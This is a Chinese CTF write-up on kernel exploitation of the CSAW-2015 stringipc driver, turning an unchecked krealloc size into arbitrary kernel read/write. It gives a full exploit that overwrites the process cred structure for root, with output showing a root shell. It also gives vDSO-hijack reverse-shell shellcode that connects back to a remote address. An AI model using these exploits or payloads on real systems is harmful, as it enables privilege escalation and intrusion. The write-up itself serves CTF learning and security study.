KERNEL PWN入门总结——从内存任意读写到权限提升

p4nda / 2018-11-09 09:04:00 / 浏览数 3642 技术文章 技术文章 顶(3) 踩(0)

本篇主要以CSAW-2015-CTF的stringipc题目为例，分析了三种从内存任意读写到权限提升的利用方法。本人学习KERNEL PWN的时间也较短，如有差错，请指正。

0 环境搭建与题目分析

环境搭建

题目环境由于比赛时间过去很久了，没有找到，所以选择自行编译。

内核源码我选择了linux-4.4.110版本。
busybox采用1.21.1版本。
stringipc的题目源码可以在这里找到。
源码及busybox编译可以参考这篇文章进行编译，我就不赘述了。

将stringipc的源码，放在内核源码目录下，并编写Makefile文件，执行make就可以编译成为符合内核源码的驱动文件string.ko。
相关环境及题目文件可在此处下载

题目分析

题目主要维护了一块由kzalloc(sizeof(*channel), GFP_KERNEL)创建的内存块，并可对内存块读、写、扩展或缩小。
此题漏洞存在于对漏洞扩展的函数realloc_ipc_channel中：

```
static int realloc_ipc_channel ( struct ipc_state *state, int id, size_t size, int grow )
{
   struct ipc_channel *channel;
   size_t new_size;
   char *new_data;

   channel = get_channel_by_id(state, id);
   if ( IS_ERR(channel) )
       return PTR_ERR(channel);

   if ( grow )
       new_size = channel->buf_size + size;
   else
       new_size = channel->buf_size - size;

   new_data = krealloc(channel->data, new_size + 1, GFP_KERNEL);
   if ( new_data == NULL )
       return -EINVAL;

   channel->data = new_data;
   channel->buf_size = new_size;

   ipc_channel_put(state, channel);

   return 0;
}
```

当krealloc返回值不为0时，可以通过验证，将返回值作为内存块起始地址。而krealloc(mm\slab_common.c 1225)在实现中有一个不为0的错误代码ZERO_SIZE_PTR

```
/**
* krealloc - reallocate memory. The contents will remain unchanged.
* @p: object to reallocate memory for.
* @new_size: how many bytes of memory are required.
* @flags: the type of memory to allocate.
*
* The contents of the object pointed to are preserved up to the
* lesser of the new and old sizes.  If @p is %NULL, krealloc()
* behaves exactly like kmalloc().  If @new_size is 0 and @p is not a
* %NULL pointer, the object pointed to is freed.
*/
```

```
void *krealloc(const void *p, size_t new_size, gfp_t flags)
{
   void *ret;

   if (unlikely(!new_size)) {
       kfree(p);
       return ZERO_SIZE_PTR;
   }

   ret = __do_krealloc(p, new_size, flags);
   if (ret && p != ret)
       kfree(p);

   return ret;
}
EXPORT_SYMBOL(krealloc);
```

而ZERO_SIZE_PTR定义在include\linux\slab.h 101

```
#define ZERO_SIZE_PTR ((void *)16)
```

可知，当new_size = 0时，可返回该值，而构造该值时由于并没有对传入的size进行检查，恰好new_size = 0 - 1
，即为0xffffffffffffffff，而此后的检测所定义的size值均为size_t 即unsize long
long。所以通过题目中给出的seek、read、write功能就可以对内核及用户态地址任意读写。

1 修改cred结构提升权限

cred结构体

提及cred结构，做过权限提升的同学都不会陌生。这个结构体是用来标注某线程权限的结构体。

首先，每一个线程在内核中都对应一个线程栈、一个线程结构块thread_info去调度，结构体里面同时也包含了线程的一系列信息。

该thread_info结构体存放在线程栈的最低地址，对应的结构体定义(\arch\x86\include\asm\thread_info.h 55)是：

```
struct thread_info {
   struct task_struct  *task;      /* main task structure */
   __u32           flags;      /* low level flags */
   __u32           status;     /* thread synchronous flags */
   __u32           cpu;        /* current CPU */
   mm_segment_t        addr_limit;
   unsigned int        sig_on_uaccess_error:1;
   unsigned int        uaccess_err:1;  /* uaccess failed */
};
```

而在thread_info里，包含最重要信息的是task_struct结构体，定义在(\include\linux\sched.h 1390)

■■■■

```
struct task_struct {
   volatile long state;    /* -1 unrunnable, 0 runnable, >0 stopped */
   void *stack;
   atomic_t usage;
   unsigned int flags; /* per process flags, defined below */
   unsigned int ptrace;
... ...

/* process credentials */
   const struct cred __rcu *ptracer_cred; /* Tracer's credentials at attach */
   const struct cred __rcu *real_cred; /* objective and real subjective task
                   * credentials (COW) */
   const struct cred __rcu *cred;  /* effective (overridable) subjective task
                   * credentials (COW) */
   char comm[TASK_COMM_LEN]; /* executable name excluding path
                   - access with [gs]et_task_comm (which lock
                     it with task_lock())
                   - initialized normally by setup_new_exec */
/* file system info */
   struct nameidata *nameidata;
#ifdef CONFIG_SYSVIPC
/* ipc stuff */
```

```
   struct sysv_sem sysvsem;
   struct sysv_shm sysvshm;
#endif
... ...
};
```

而其中，cred结构体(\include\linux\cred.h 118)表示的就是这个线程的权限。只要将这个结构的uid~fsgid全部覆写为0就可以把这个线程权限提升为root（root uid为0）

```
struct cred {
   atomic_t    usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
   atomic_t    subscribers;    /* number of processes subscribed */
   void        *put_addr;
   unsigned    magic;
#define CRED_MAGIC  0x43736564
#define CRED_MAGIC_DEAD 0x44656144
#endif
   kuid_t      uid;        /* real UID of the task */
   kgid_t      gid;        /* real GID of the task */
   kuid_t      suid;       /* saved UID of the task */
   kgid_t      sgid;       /* saved GID of the task */
   kuid_t      euid;       /* effective UID of the task */
   kgid_t      egid;       /* effective GID of the task */
   kuid_t      fsuid;      /* UID for VFS ops */
   kgid_t      fsgid;      /* GID for VFS ops */
   unsigned    securebits; /* SUID-less security management */
   kernel_cap_t    cap_inheritable; /* caps our children can inherit */
   kernel_cap_t    cap_permitted;  /* caps we're permitted */
   kernel_cap_t    cap_effective;  /* caps we can actually use */
   kernel_cap_t    cap_bset;   /* capability bounding set */
   kernel_cap_t    cap_ambient;    /* Ambient capability set */
#ifdef CONFIG_KEYS
   unsigned char   jit_keyring;    /* default keyring to attach requested
                    * keys to */
   struct key __rcu *session_keyring; /* keyring inherited over fork */
   struct key  *process_keyring; /* keyring private to this process */
   struct key  *thread_keyring; /* keyring private to this thread */
   struct key  *request_key_auth; /* assumed request_key authority */
#endif
#ifdef CONFIG_SECURITY
   void        *security;  /* subjective LSM security */
#endif
   struct user_struct *user;   /* real user ID subscription */
   struct user_namespace *user_ns; /* user_ns the caps and keyrings are relative to. */
   struct group_info *group_info;  /* supplementary groups for euid/fsgid */
   struct rcu_head rcu;        /* RCU deletion hook */
};
```

这个结构体在线程初始化由prepare_creds函数创建，可以看到创建cred的方法是kmem_cache_alloc

```
struct cred *prepare_creds(void)
{
   struct task_struct *task = current;
   const struct cred *old;
   struct cred *new;

   validate_process_creds();

   new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
   if (!new)
       return NULL;

   kdebug("prepare_creds() alloc %p", new);

   old = task->cred;
   memcpy(new, old, sizeof(struct cred));

   atomic_set(&new->usage, 1);
   set_cred_subscribers(new, 0);
```

```
   get_group_info(new->group_info);
   get_uid(new->user);
   get_user_ns(new->user_ns);

#ifdef CONFIG_KEYS
   key_get(new->session_keyring);
   key_get(new->process_keyring);
   key_get(new->thread_keyring);
   key_get(new->request_key_auth);
#endif

#ifdef CONFIG_SECURITY
   new->security = NULL;
#endif

   if (security_prepare_creds(new, old, GFP_KERNEL) < 0)
       goto error;
   validate_creds(new);
   return new;

error:
   abort_creds(new);
   return NULL;
}
EXPORT_SYMBOL(prepare_creds);
```

漏洞利用

这种漏洞利用方法非常简单粗暴，即利用内存任意读找到cred结构体，再利用内存任意写，将用于表示权限的数据位写为0，就可以完成提权。

那如何找到这个结构体呢？在task_struct里有一个 char comm[TASK_COMM_LEN];
结构，而这个结构可以通过prctl函数中的PR_SET_NAME功能，设置为一个小于16字节的字符串。[文档]

```
PR_SET_NAME (since Linux 2.6.9)
              Set the name of the calling thread, using the value in the
              location pointed to by (char *) arg2.  The name can be up to
              16 bytes long, including the terminating null byte.  (If the
              length of the string, including the terminating null byte,
              exceeds 16 bytes, the string is silently truncated.)  This is
              the same attribute that can be set via pthread_setname_np(3)
              and retrieved using pthread_getname_np(3).  The attribute is
              likewise accessible via /proc/self/task/[tid]/comm, where tid
              is the name of the calling thread.
```


而通过设定这个值，并利用内存任意读即可找到这个预设的字符串，即可找到task_structure结构体，进一步找到cred结构体，就可以利用内存任意写来提权了。

还有一个问题是，爆破的范围如何确定？这涉及到了如何得到一个task_struct，同样是kmem_cache_alloc_node，因此task_struct应该存在内核的动态分配区域。(\kernel\fork.c 140)

```
static inline struct task_struct *alloc_task_struct_node(int node)
{
   return kmem_cache_alloc_node(task_struct_cachep, GFP_KERNEL, node);
}
```

根据内存映射图，爆破范围应该在0xffff880000000000~0xffffc80000000000

```
0xffffffffffffffff  ---+-----------+-------------------------------------------------+-------------+
                       |           |                                                 |+++++++++++++|
   8M                  |           | unused hole                                     |+++++++++++++|
                       |           |                                                 |+++++++++++++|
0xfffffffff7ff000  ---|-----------+------------| FIXADDR_TOP |--------------------|+++++++++++++|
   1M                  |           |                                                 |+++++++++++++|
0xfffffffff600000  ---+-----------+------------| VSYSCALL_ADDR |------------------|+++++++++++++|
   548K                |           | vsyscalls                                       |+++++++++++++|
0xfffffffff577000  ---+-----------+------------| FIXADDR_START |------------------|+++++++++++++|
   5M                  |           | hole                                            |+++++++++++++|
0xfffffffff000000  ---+-----------+------------| MODULES_END |--------------------|+++++++++++++|
                       |           |                                                 |+++++++++++++|
   1520M               |           | module mapping space (MODULES_LEN)              |+++++++++++++|
                       |           |                                                 |+++++++++++++|
```


0xffffffffa0000000
MODULES_VADDR
512M
kernel text mapping, from phys 0
0xffffffff80000000
__START_KERNEL_map
2G
hole
0xffffffff00000000
64G
EFI region mapping space
0xffffffef00000000
444G
hole
0xffffff8000000000
16T
%esp fixup stacks
0xffffff0000000000
3T
hole
0xfffffc0000000000
16T
kasan shadow memory (16TB)
0xffffec0000000000
1T
hole
0xffffeb0000000000
kernel space
1T
virtual memory map for all of struct pages
0xffffea0000000000
VMEMMAP_START
1T
hole
0xffffe90000000000
VMALLOC_END
32T
vmalloc/ioremap (1 << VMALLOC_SIZE_TB)
0xffffc90000000000
VMALLOC_START
1T
hole
0xffffc80000000000
64T
direct mapping of all phys. memory
(1 << MAX_PHYSMEM_BITS)
0xffff880000000000
__PAGE_OFFSET_BASE
8T
guard hole, reserved for hypervisor
0xffff800000000000
hole caused by [48:63] sign extension
0x0000800000000000
PAGE_SIZE
guard page
0x00007fffffffff000
TASK_SIZE_MAX
user space
128T
different per mm
0x0000000000000000

EXP

最终EXP及运行结果如下：

pwn_task_struct.c

```
#include <stdio.h>
#include <sys/prctl.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <string.h>

#define CSAW_IOCTL_BASE     0x77617363
#define CSAW_ALLOC_CHANNEL  CSAW_IOCTL_BASE+1
#define CSAW_OPEN_CHANNEL   CSAW_IOCTL_BASE+2
#define CSAW_GROW_CHANNEL   CSAW_IOCTL_BASE+3
#define CSAW_SHRINK_CHANNEL CSAW_IOCTL_BASE+4
#define CSAW_READ_CHANNEL   CSAW_IOCTL_BASE+5
#define CSAW_WRITE_CHANNEL  CSAW_IOCTL_BASE+6
#define CSAW_SEEK_CHANNEL   CSAW_IOCTL_BASE+7
#define CSAW_CLOSE_CHANNEL  CSAW_IOCTL_BASE+8


struct alloc_channel_args {
   size_t buf_size;
   int id;
};

struct open_channel_args {
   int id;
};

struct shrink_channel_args {
   int id;
   size_t size;
};

struct read_channel_args {
   int id;
   char *buf;
   size_t count;
};

struct write_channel_args {
   int id;
   char *buf;
   size_t count;
};

struct seek_channel_args {
   int id;
   loff_t index;
   int whence;
};

struct close_channel_args {
   int id;
};

void print_hex(char *buf,size_t len){
   int i ;
   for(i = 0;i<((len/8)*8);i+=8){
       printf("0x%lx",*(size_t *)(buf+i) );
       if (i%16)
           printf(" ");
       else
           printf("\n");
   }
```

```
}

int main(){
   int fd = -1;
   int result = 0;
   struct alloc_channel_args alloc_args;
   struct shrink_channel_args shrink_args;
   struct seek_channel_args seek_args;
   struct read_channel_args read_args;
   struct close_channel_args close_args;
   struct write_channel_args write_args;
   size_t addr = 0xffff880000000000;
   size_t real_cred = 0;
   size_t cred = 0;
   size_t target_addr ;
   int root_cred[12];
   //set target in task_struct
   setvbuf(stdout, 0LL, 2, 0LL);
   char *buf = malloc(0x1000);
   char target[16];
   strcpy(target,"try2findmep4nda");
   prctl(PR_SET_NAME , target);
   fd = open("/dev/csaw",O_RDWR);
   if(fd < 0){
       puts("[-] open error");
       exit(-1);
   }

   alloc_args.buf_size = 0x100;
   alloc_args.id = -1;
   ioctl(fd,CSAW_ALLOC_CHANNEL,&alloc_args);
   if (alloc_args.id == -1){
       puts("[-] alloc_channel error");
       exit(-1);
   }
   printf("[+] now we get a channel %d\n",alloc_args.id);
   shrink_args.id = alloc_args.id;
   shrink_args.size = 0x100+1;
   ioctl(fd,CSAW_SHRINK_CHANNEL,&shrink_args);
   puts("[+] we can read and write any momery");
   for(;addr<0xffffc80000000000;addr+=0x1000){
       seek_args.id =  alloc_args.id;
       seek_args.index = addr-0x10 ;
       seek_args.whence= SEEK_SET;
       ioctl(fd,CSAW_SEEK_CHANNEL,&seek_args);
       read_args.id = alloc_args.id;
       read_args.buf = buf;
       read_args.count = 0x1000;
       ioctl(fd,CSAW_READ_CHANNEL,&read_args);
       result = memmem(buf,0x1000,target,16);
       //printf("0x%lx",addr);
       if (result)
       {
           cred = *(size_t *)(result - 0x8);
           real_cred = *(size_t *)(result - 0x10);
           if( (cred||0xff00000000000000) && (real_cred == cred)){
               //printf("[]%lx[]",result-(int)(buf));
               target_addr = addr + result-(int)(buf);
               printf("[+]found task_struct 0x%lx\n",target_addr);
               printf("[+]found cred 0x%lx\n",real_cred);
               break;
           }

       }
   }
   if(result == 0){
       puts("not found , try again ");
       exit(-1);
   }
```

```
   for (int i = 0; i<44;i++){
       seek_args.id =  alloc_args.id;
       seek_args.index = cred-0x10 +4 + i ;
       seek_args.whence= SEEK_SET;
       ioctl(fd,CSAW_SEEK_CHANNEL,&seek_args);
       root_cred[0] = 0;
       write_args.id = alloc_args.id;
       write_args.buf = (char *)root_cred;
       write_args.count = 1;
       ioctl(fd,CSAW_WRITE_CHANNEL,&write_args);

   }

   if (getuid() == 0){
       printf("[+]now you are r00t,enjoy ur shell\n");
       system("/bin/sh");
   }
   else{
       puts("[-] there must be something error ... ");
       exit(-1);
   }

   return 0;
}
```

```
/ $ id
uid=1000(chal) gid=1000(chal) groups=1000(chal)
/ $ ./pwn_task_struct
[+] now we get a channel 1
[+] we can read and write any momery
[+]found task_struct 0xffff880007f8c800
[+]found cred 0xffff88000f946180
[+]now you are r00t,enjoy ur shell
/ # id
uid=0(root) gid=0(root) groups=1000(chal)
/ #
```

2 劫持VDSO

这种方法是内核态通过映射的方法与用户态共享一块物理内存，从而达到加快执行效率的目的，也是影子内存。当在内核态修改内存时，用户态所访问到的数据同样会改变，

```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
         0x400000           0x401000 r-xp     1000 0      /home/p4nda/Desktop/pwn/test/getauxval/su_me
         0x600000           0x601000 r--p     1000 0      /home/p4nda/Desktop/pwn/test/getauxval/su_me
         0x601000           0x602000 rw-p     1000 1000   /home/p4nda/Desktop/pwn/test/getauxval/su_me
   0x7ffff7a0d000     0x7ffff7bcd000 r-xp   1c0000 0      /lib/x86_64-linux-gnu/libc-2.23.so
   0x7ffff7bcd000     0x7ffff7dcd000 ---p   200000 1c0000 /lib/x86_64-linux-gnu/libc-2.23.so
   0x7ffff7dcd000     0x7ffff7dd1000 r--p     4000 1c0000 /lib/x86_64-linux-gnu/libc-2.23.so
   0x7ffff7dd1000     0x7ffff7dd3000 rw-p     2000 1c4000 /lib/x86_64-linux-gnu/libc-2.23.so
   0x7ffff7dd3000     0x7ffff7dd7000 rw-p     4000 0
   0x7ffff7dd7000     0x7ffff7dfd000 r-xp    26000 0      /lib/x86_64-linux-gnu/ld-2.23.so
   0x7ffff7fdd000     0x7ffff7fe0000 rw-p     3000 0
   0x7ffff7ff8000     0x7ffff7ffa000 r--p     2000 0      [vvar]
   0x7ffff7ffa000     0x7ffff7ffc000 r-xp     2000 0      [vdso]
   0x7ffff7ffc000     0x7ffff7ffd000 r--p     1000 25000  /lib/x86_64-linux-gnu/ld-2.23.so
   0x7ffff7ffd000     0x7ffff7ffe000 rw-p     1000 26000  /lib/x86_64-linux-gnu/ld-2.23.so
   0x7ffff7ffe000     0x7ffff7fff000 rw-p     1000 0
   0x7ffffffdd000     0x7fffffffff000 rw-p    22000 0      [stack]
0xffffffffff600000 0xffffffffff601000 r-xp     1000 0      [vsyscall]
```

关于VDSO

VDSO就是Virtual Dynamic Shared
Object。这个.so文件不在磁盘上，而是在内核里头。内核把包含某.so的内存页在程序启动的时候映射入其内存空间，对应的程序就可以当普通的.so来使用里头的函数。
而vdso里的函数主要有五个,都是对时间要求比较高的。

```
clock_gettime   0000000000000A10
gettimeofday    0000000000000C80
time    0000000000000DE0
```

```
getcpu  0000000000000E00
start   0000000000000940    [main entry]
```

而VDSO所在的页，在内核态是可读、可写的，在用户态是可读、可执行的。其在每个程序启动的加载过程如下：

```
#0  remap_pfn_range (vma=0xffff880000bba780, addr=140731259371520, pfn=8054, size=4096, prot=...) at mm/memory.c:1737
#1  0xffffffff810041ce in map_vdso (image=0xffffffff81a012c0 <vdso_image_64>, calculate_addr=<optimized out>) at arch/x86/entr
#2  0xffffffff81004267 in arch_setup_additional_pages (bprm=<optimized out>, uses_interp=<optimized out>) at arch/x86/entry/vd
#3  0xffffffff81268b74 in load_elf_binary (bprm=0xffff88000f86cf00) at fs/binfmt_elf.c:1080
#4  0xffffffff812136de in search_binary_handler (bprm=0xffff88000f86cf00) at fs/exec.c:1469
```

在map_vdso中首先查找到一块用户态地址，将该块地址设置为VM_MAYREAD|VM_MAYWRITE|VM_MAYEXEC，利用remap_pfn_range将内核页映射过去。

```
static int map_vdso(const struct vdso_image *image, bool calculate_addr)
{
   struct mm_struct *mm = current->mm;
   struct vm_area_struct *vma;
   unsigned long addr, text_start;
   int ret = 0;
   static struct page *no_pages[] = {NULL};
   static struct vm_special_mapping vvar_mapping = {
       .name = "[vvar]",
       .pages = no_pages,
   };
   struct pvclock_vsyscall_time_info *pvti;

   if (calculate_addr) {
       addr = vdso_addr(current->mm->start_stack,
                image->size - image->sym_vvar_start);
   } else {
       addr = 0;
   }

   down_write(&mm->mmap_sem);

   addr = get_unmapped_area(NULL, addr,
                image->size - image->sym_vvar_start, 0, 0);
   if (IS_ERR_VALUE(addr)) {
       ret = addr;
       goto up_fail;
   }

   text_start = addr - image->sym_vvar_start;
   current->mm->context.vdso = (void __user *)text_start;

   /*
    * MAYWRITE to allow gdb to COW and set breakpoints
    */
   vma = _install_special_mapping(mm,
                      text_start,
                      image->size,
                      VM_READ|VM_EXEC|
                      VM_MAYREAD|VM_MAYWRITE|VM_MAYEXEC,
                      &image->text_mapping);

   if (IS_ERR(vma)) {
       ret = PTR_ERR(vma);
       goto up_fail;
   }

   vma = _install_special_mapping(mm,
                      addr,
                      -image->sym_vvar_start,
                      VM_READ|VM_MAYREAD,
                      &vvar_mapping);

   if (IS_ERR(vma)) {
       ret = PTR_ERR(vma);
       goto up_fail;
   }
```

```
    if (image->sym_vvar_page)
        ret = remap_pfn_range(vma,
                      text_start + image->sym_vvar_page,
                      __pa_symbol(&__vvar_page) >> PAGE_SHIFT,
                      PAGE_SIZE,
                      PAGE_READONLY);

    if (ret)
        goto up_fail;

#ifdef CONFIG_HPET_TIMER
    if (hpet_address && image->sym_hpet_page) {
        ret = io_remap_pfn_range(vma,
            text_start + image->sym_hpet_page,
            hpet_address >> PAGE_SHIFT,
            PAGE_SIZE,
            pgprot_noncached(PAGE_READONLY));

        if (ret)
            goto up_fail;
    }
#endif

    pvti = pvclock_pvti_cpu0_va();
    if (pvti && image->sym_pvclock_page) {
        ret = remap_pfn_range(vma,
                      text_start + image->sym_pvclock_page,
                      __pa(pvti) >> PAGE_SHIFT,
                      PAGE_SIZE,
                      PAGE_READONLY);

        if (ret)
            goto up_fail;
    }

up_fail:
    if (ret)
        current->mm->context.vdso = NULL;

    up_write(&mm->mmap_sem);
    return ret;
}
```

当时，在看这里时想到一个问题，既然vdso可以在用户态采用mprotect的方法改为rwx，而且所有用户态用的是一块物理页，为什么在用户态修改vdso不会影响到其他程序

漏洞利用

当了解了上述知识，这种劫持方法就很容易理解了。

首先，利用内存读找到内存中vdso的逻辑页，由于内核态有写入的权限，因此利用任意写写入shellcode覆盖其中某些函数。

其次，等待某root进程或者有s权限的进程调用这个函数就可以利用反弹shell完成提权。
与上一中方法不同的是，这种方法并不直接提权，而是采用守株待兔的方法，等待其他高权限进程触发，而返回shell。

如何爆破找到vdso呢？首先根据上文的内核内存图可以确定vdso的范围在0xffffffff80000000~0xffffffffffffefff，而且该映射满足页对齐，并且存在ELF文件结构，且所有内

dump_vdos.c

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/auxv.h>

#include <sys/mman.h>
int main(){

    unsigned long sysinfo_ehdr = getauxval(AT_SYSINFO_EHDR);
    if (sysinfo_ehdr!=0){
```

```
       for (int i=0;i<0x2000;i+=1){
           printf("%02x ",*(unsigned char *)(sysinfo_ehdr+i));
       }
   }

}
```

经过上述步骤之后，仅需将vdso中gettimeofday函数覆写成仅有root进程提权即可，使用如下shellcode。

https://gist.github.com/itsZN/1ab36391d1849f15b785

```
"\x90\x53\x48\x31\xc0\xb0\x66\x0f\x05\x48\x31\xdb\x48\x39\xc3\x75\x0f\x48\x31\xc0\xb0\x39\x0f\x05\x48\x31\xdb\x48\x39\xd8\x74\
```

```
nop
push rbx
xor rax,rax
mov al, 0x66
syscall #check uid
xor rbx,rbx
cmp rbx,rax
jne emulate

xor rax,rax
mov al,0x39
syscall #fork
xor rbx,rbx
cmp rax,rbx
je connectback

emulate:
pop rbx
xor rax,rax
mov al,0x60
syscall
retq

connectback:
xor rdx,rdx
pushq 0x1
pop rsi
pushq 0x2
pop rdi
pushq 0x29
pop rax
syscall #socket

xchg rdi,rax
push rax
mov rcx, 0xfeffff80faf2fffd
not rcx
push rcx
mov rsi,rsp
pushq 0x10
pop rdx
pushq 0x2a
pop rax
syscall #connect

xor rbx,rbx
cmp rax,rbx
je sh
xor rax,rax
mov al,0xe7
syscall #exit

sh:
nop
pushq 0x3
pop rsi
```

```
duploop:
pushq 0x21
pop rax
dec rsi
syscall #dup
jne duploop

mov rbx,0xff978cd091969dd0
not rbx
push rbx
mov rdi,rsp
push rax
push rdi
mov rsi,rsp
xor rdx,rdx
mov al,0x3b
syscall #execve
xor rax,rax
mov al,0xe7
syscall
```

EXP

根据《Bypassing SMEP Using vDSO
Overwrites》一文中提到的利用crontab进程会执行gettimeofday，最终提权的方法，我在QEMU未实现，由于busybox的crontab仅允许root用户设置，并且设置了之后t

我用一种验证性的方法来测试可行性。以init文件中运行一个循环执行gettimeofday的脚本，来模拟crontab

sudo_me.c

```
#include <stdio.h>

int main(){
   while(1){
       puts("111");
       sleep(1);
       gettimeofday();
   }
}
```

pwn_vdso.c

```
#include <stdio.h>
#include <sys/prctl.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <string.h>
#include <sys/auxv.h>



#define CSAW_IOCTL_BASE     0x77617363
#define CSAW_ALLOC_CHANNEL  CSAW_IOCTL_BASE+1
#define CSAW_OPEN_CHANNEL   CSAW_IOCTL_BASE+2
#define CSAW_GROW_CHANNEL   CSAW_IOCTL_BASE+3
#define CSAW_SHRINK_CHANNEL CSAW_IOCTL_BASE+4
#define CSAW_READ_CHANNEL   CSAW_IOCTL_BASE+5
#define CSAW_WRITE_CHANNEL  CSAW_IOCTL_BASE+6
#define CSAW_SEEK_CHANNEL   CSAW_IOCTL_BASE+7
#define CSAW_CLOSE_CHANNEL  CSAW_IOCTL_BASE+8


struct alloc_channel_args {
   size_t buf_size;
   int id;
};

